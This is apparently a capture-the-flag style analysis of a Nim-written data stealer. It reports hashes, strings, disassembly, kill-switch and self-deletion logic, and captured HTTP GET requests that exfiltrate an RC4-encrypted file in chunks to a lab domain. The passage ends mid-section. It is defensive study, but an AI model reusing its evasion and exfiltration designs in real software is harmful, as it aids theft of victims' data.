Difficulty	Start Date & Time	Finish Date & Time
Medium	15/11/2023 - 18h00	18/11/2023 - 21h00

Instructions

```
Analyst,

This specimen came from a poor decision and a link that should not have been
clicked on. No surprises there. We need to figure out the extent of what this thing
can do. It looks a little advanced.

Perform a full analysis and send us the report when done. We need to go in depth on
this one to determine what it is doing, so break out your decompiler and debugger
and get to work!

IR Team
```

Tools

Basic Analysis

- File hashes
- VirusTotal
- FLOSS
- PEStudio
- PEView
- Wireshark
- Inetsim
- Netcat
- TCPView
- Procmon


Advanced Analysis

- Cutter
- Debugger (x64dbg)

Basic Facts

I started by getting the SHA256 of the file and searched for it on VirusTotal.

```
SHA256: 3ACA2A08CF296F1845D6171958EF0FFD1C8BDFC3E48BDD34A605CB1F7468213E
```



As I thought, the file was flagged as malicious. But for the purpose of this challenge, I didn't take it in consideration in order to find everything by myself, as if the sample was a fresh new one.

I also "`FLOSSed`" the binary to find some interesting strings. I searched for common pattern with `grep` like `C:/`, `http://`, `.exe`, `.txt`, `.com` or even `.local`. This allowed me to find some interesting strings :

```
C:\Users\analyst\Desktop
λ cat output.txt | grep "C:"
@C:\Users\Public\passwrd.txt
```


```
C:\Users\analyst\Desktop
λ cat output.txt | grep ".local"
[GC] cannot register thread local variable; too ma
@http://cdn.altimiter.local/feed?post=
```

Now that the basic tasks are done, let's dissect this binary to see what's inside and how it works ! 👽

Questions


1) What language is the binary written in?

To know what language is the binary written in, I simply loaded it into `Cutter`. Then on the Dashboard tab, there is plenty of informations including the one I'm looking for. As you can see on the screenshot below, the malware has been written in `Nim`.



As I wasn't very sure about what `Nim` looked like, I searched some more informations on the Internet. Apparently, Nim was created to be a language as fast as C, as expressive as Python and as extensible as Lisp. Usually, malware authors use C or C++, Visual Basic and even Rust. Why bother using this language ? It's because using a new programming language allow to bypass / avoid anti-malware protections. Indeed, at the beginning of its usage it wasn't known from the AVs. Thus, there wasn't any protections on hosts and it could run without being flagged. Fortunately, this is not the case anymore, to the extent that even legitimate Nim binary are being flagged, making it hard for developpers using this language as I read here: https://forum.nim-lang.org/t/9850.

Also, when searching for the keyword `Nim` on Github, the third most popular repository is the OffensiveNim one. It shows that this language is pretty much used in offensive scenarios.




It is also possible to know the language by analyzing the strings in the binary. Indeed, when using `strings` or `FLOSS`, I saw that a lot of them started by `nim` like `nimMain`, `nimGetProcAddr` and so on.

---

2) What is the architecture of this binary?

To know what is the architecture of this binary, I opened it in `PEStudio`. As you can see on the screenshot below, it's `64-bits`. `Cutter` was also showing it in the `Dashboard` tab.



---

3) Under what conditions can you get the binary to delete itself?


I noticed there was three different conditions under which the binary delete itself.

1. Firstly, it will delete itself if the binary doesn't have access to the internet and can't contact the callback domain. WHat it does is send a TCP request on port 80 to the gateway. Then, there's a DNS request to the domain `update.ec12-4-109-278-3-ubuntu20-04.local`.

```
10.0.0.4          10.0.0.3          TCP        66 51269 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM
```


```
DNS       101 Standard query 0x0b98 A update.ec12-4-109-278-3-ubuntu20-04.local
DNS       117 Standard query response 0x0b98 A update.ec12-4-109-278-3-ubuntu20-04.local A 10.0.0.3
```

If it fails, i.e there's no answers, it delete itself. I can confirm that supposition by inspecting the binary in `Cutter`. After displaying the graph of the `sym.NimMainModule` method, I noticed the following condition :



On that screenshot, you can see the function `checkKillSwitchURL` being called. This is the one that will get the binary to send a request to the callback domain. Then there is the instruction `test al, al` followed by `jne` which is a conditional jump depending of the value of the `ZF` register. If it is equal to `0`, meaning it returns `true`, it will continue its execution. Otherwise, it will delete itself by calling the `houdini` function (*we will describe it later on, just assume this function is making the binary delete itself*)

2. If the internet connection gets interrupted, the binary will also delete itself. I noticed that by stopping `INetSim` during its execution. But there's also a confirmation in the disassembled code in `Cutter`.



This is the continuation of the previous screenshot. The `checkKillSwitchURL` returned `true` and the execution continues. Here you can see there's again a `test` instruction followed by a `jne` instruction. This time, if the `ZF` regsiter is set to `0`, it will call `houdini` and delete itself. Otherwise, it will continue its execution and call the `unpackResources` and `stealStuff` functions which is the normal execution of the binary.

3. Thirdly, the binary will delete itself after its normal execution. Aswell as the two previous cases, I can verify that on `Cutter` :

You can see that in both cases, the binary will call the `houdini` function, which means it's bound to get rid of itself anyway.

---

4) Does the binary persist? If so, how?

During my analysis, I didn't find any persistance mechanism. On the contrary, it seems the binary is deleting itself after it did everything it needed to do (*noticed by dynamic analysis in the previous question*).

---

5) What is the first callback domain?

To answer this question, I launched `Wireshark` and `iNetSim`. When I detonated the malware, the first thing I noticed was this DNS request followed by an HTTP request to the domain `update.ec12-4-109-278-3-ubuntu20-04.local`.

```
DNS      101 Standard query 0x0b98 A update.ec12-4-109-278-3-ubuntu20-04.local
DNS      117 Standard query response 0x0b98 A update.ec12-4-109-278-3-ubuntu20-04.local A 10.0.0.3
```

Wireshark · Follow HTTP Stream (tcp.stream eq 0) · Ethernet

```
GET / HTTP/1.1
User-Agent: Mozilla/5.0
Host: update.ec12-4-109-278-3-ubuntu20-04.local
```

So, the first callback domain is `update.ec12-4-109-278-3-ubuntu20-04.local`.

---

6) Under what conditions can you get the binary to exfiltrate data?

In question 3, I demonstrated under which conditions the binary will execute normally. To do so, it first need to be able to contact the callback domain `update.ec12-4-109-278-3-ubuntu20-04.local`. If successful, it will unpack resources (the key to encrypt the exfiltrated data) and "steal stuff". I'm not going to dissect 100% of the stealStuff method, but I'm still going to give some precision.

It will first create an handle to the file `cosmo.jpeg`, read it and encode it in `base64`.

```
[0x00417073]
 0x00417073      mov      rcx, r9     ; int64_t arg1
 0x00417076      lea      rdx, data.0041dec0 ; 0x41dec0 ; int64_t arg2
 0x0041707d      call     appendString.part.0 ; sym.appendString.part.0_0x415a40
 0x00417082      mov      rcx, r9     ; int64_t arg1
 0x00417085      call     readFile__systemZio_557 ; sym.readFile__systemZio_557
 0x0041708a      mov      edx, 1
 0x0041708f      mov      rcx, rax    ; int64_t arg1
 0x00417092      call     encode__pureZbase5452_42 ; sym.encode__pureZbase5452_42
```

Then, the content gets encrypted using the RC4 algorithm (it will be detailled in question 11).

```
[0x00417547]
 0x00417547      mov     rax, qword [var_2f8h]
 0x0041754e      mov     rcx, rbx    ; int64_t arg1
 0x00417551      mov     rdx, qword [rax + r12*8 + 0x10] ; int64_t arg2
 0x00417556      call    toRC4__00Z00Z00Z00Z00ZOnimbleZpkgsZ82675245480490482826752_51 ; sym.toRC4...
```

Finally, the binary call the necessary functions to create HTTP requests in order to exfiltrate the data.

```
[0x0041770c]
 0x0041770c      call    getDefaultSSL__pureZhttpclient_244 ; sym.getDefaultSSL__pureZhttpclient_244
 0x00417711      xor     ecx, ecx    ; int64_t arg1
 0x00417713      mov     qword [var_348h], rax
 0x0041771a      call    newHttpHeaders__pureZhttpcore_114 ; sym.newHttpHeaders__pureZhttpcore_114
 0x0041771f      mov     r8, qword [var_348h] ; int64_t arg_30h
 0x00417726      xor     r9d, r9d    ; int64_t arg_28h
 0x00417729      mov     qword [var_358h], 0xffffffffffffffff
 0x00417732      mov     qword [var_350h], rax
 0x00417737      lea     rcx, data.0041de80 ; 0x41de80 ; int64_t arg1
 0x0041773e      mov     edx, 5      ; int64_t arg2
 0x00417743      call    newHttpClient__pureZhttpclient_742 ; sym.newHttpClient__pureZhttpclient_742
```

---

7) What is the exfiltration domain?

To answer this question, I launched `Wireshark` and `iNetSim`. I detonated the malware and after a short amount of time, I noticed a DNS request followed by an HTTP request to the domain `cdn.altimiter.local` with the user agent `Nim httpclient/1.6.2`.

```
DNS        79 Standard query 0x4554 A cdn.altimiter.local
DNS        95 Standard query response 0x4554 A cdn.altimiter.local A 10.0.0.3
```


```
GET /feed?post=B2B437FA8E276CA751C21B778EF72A202EFEA83411DA0B9BB86587DD4A6
BB38B71CBAC83689DF58E2426334145E111EDE3EDBBC49A7CE3973A4063F79D99 HTTP/1.1
Host: cdn.altimiter.local
Connection: Keep-Alive
user-agent: Nim httpclient/1.6.2
```


So, the exfiltration domain is `cdn.altimiter.local`.

---

8) How does exfiltration take place?

To answer this question, I took the same `Wireshark` capture as previously and analysed it. I saw that several HTTP `GET` request were taking place. The only difference between them was the value of the `post` parameter, chaging every new request but its length was always the same.







By looking at those results, I suppose the data exfiltration is taking place through those `GET` requests. The content of the file is encrypted and splitted in strings of 125 characters. Then, those strings are passed as the value of the `post` parameter in HTTP `GET` requests. Below is an example of the 125 characters strings :

```
String 1:

A69C1CF68535758244B2337BAFFE38290DEBB01A07FF20919D758DDD480786BE49FDA8851998C6BC340
20A6C57E504C48A9B8BD68959C6B7174302E29D84

String 2 :

B69C0CF68536758144B03372DDDD38291DEBB31925F523A386678EEC5414AF8966D1BCA316ADC6BC300
20A6460D404C49A9B8FD6895AC5BF174376CCBBBC
```


Thanks to `ProcMon`, I've been able to understand some of the encryption mechanism phases better. First, the binary seems to use some cryptographic functions from the `bcryptprimitives.dll`



Then, the binary create a file in `C:/Users/Public/` called `passwrd.txt`.



So here's my supposition on the different phases of the encryption :



